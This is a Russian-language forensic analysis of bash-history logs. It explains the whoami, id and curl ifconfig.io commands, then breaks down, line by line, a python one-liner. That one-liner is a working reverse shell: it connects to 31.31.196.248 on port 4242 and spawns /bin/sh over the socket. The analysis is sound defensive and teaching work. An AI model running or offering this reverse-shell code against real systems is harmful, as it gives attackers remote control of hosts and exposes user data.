


В логах bash history у нас обнаружены вызовы 4 команд:

- 1) python -c ‘...’ (строку, заданную здесь многоточием для краткости рассмотрим чуть далее). Данная команда выполняет код на языке python переданный в виде строки.
- 2) whoami. Данная команда выводит имя пользователя, ассоциированное с текущим эффективным идентификатором пользователя.
- 3) id. Данная команда выводит идентификаторы пользователя (UID) и первичной группы (GID) для текущего пользователя, а также список всех групп, в которые он входит. Выглядит это, например, следующим образом:



- 4) curl ifconfig.io. Данная команда отправляет GET запрос на ресурс с доменным именем ifconfig.io (<https://ifconfig.io/>). Данный ресурс возвращает информацию о белом IP адресе хоста, по которому он подключен к сети интернет. Выглядит это, например, следующим образом:

Рассмотрим теперь более подробно код на языке python, который выполняет первая команда (`python -c ...`). Код на языке python можно записать в одну строку, если в качестве разделителя используется символ точка с запятой (обычно, в качестве разделителя используется символ новой строки). Давайте перепишем его в обычном виде с указанием номеров строк и проанализируем его:

- 1) `import socket,os,pty` - в данной строке происходит импорт модулей `socket,os,pty` для дальнейшего использования их в коде
- 2) `s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)` - в данной строке происходит создание TCP сокета
- 3) `s.connect(("31.31.196.248",4242))` - в данной строке происходит соединение с удаленным IP адресом 31.31.196.248 и портом 4242
- 4) `os.dup2(s.fileno(),0)` - в данной строке дублирование файлового дескриптора сокета в файловый дескриптор с номером 0 (стандартный ввод)
- 5) `os.dup2(s.fileno(),1)` - в данной строке дублирование файлового дескриптора сокета в файловый дескриптор с номером 1 (стандартный вывод)
- 6) `os.dup2(s.fileno(),2)` - в данной строке дублирование файлового дескриптора сокета в файловый дескриптор с номером 2 (стандартный вывод ошибок)
- 7) `pty.spawn("/bin/sh")` - в данной строке происходит создание нового процесса для терминала (для командного интерпретатора `/bin/sh`) - установка reverse shell

Теперь давайте соберем все вместе:

- 1) Происходит создание TCP сокета
- 2) Этот TCP сокет устанавливает соединение с удаленным IP адресом 31.31.196.248 и портом 4242

- 3) Происходит дублирование файлового дескриптора сокета в файловые дескрипторы с номерами 0 (стандартный ввод), 1 (стандартный вывод) и 2 (стандартный вывод ошибок). Это означает, что любое взаимодействие с командами будет происходить через открытый сокет
- 4) Происходит создание нового процесса для терминала (для командного интерпретатора /bin/sh) - установка reverse shell
- 5) В терминале запускается команда whoami. Эта команда выводит имя пользователя, ассоциированное с текущим эффективным идентификатором пользователя. Эта информация отправляется через сокет.
- 6) В терминале запускается команда id. Эта команда выводит идентификаторы пользователя (UID) и первичной группы (GID) для текущего пользователя, а также список всех групп, в которые он входит. Эта информация отправляется через сокет.
- 7) В терминале запускается команда curl ifconfig.io. Эта команда отправляет GET запрос на ресурс с доменным именем ifconfig.io (<https://ifconfig.io/>). Данный ресурс возвращает информацию о белом IP адресе хоста, по которому он подключен к сети интернет. Эта информация отправляется через сокет.

Вывод: в логах bash history мы обнаруживаем установку reverse shell через сеть для удаленного адреса 31.31.196.248 и передачу на него информации о текущем пользователе (имя пользователя; идентификаторы пользователя (UID) и первичной группы (GID) а также список всех групп, в которые он входит; информацию о белом IP адресе хоста, по которому он подключен к сети интернет).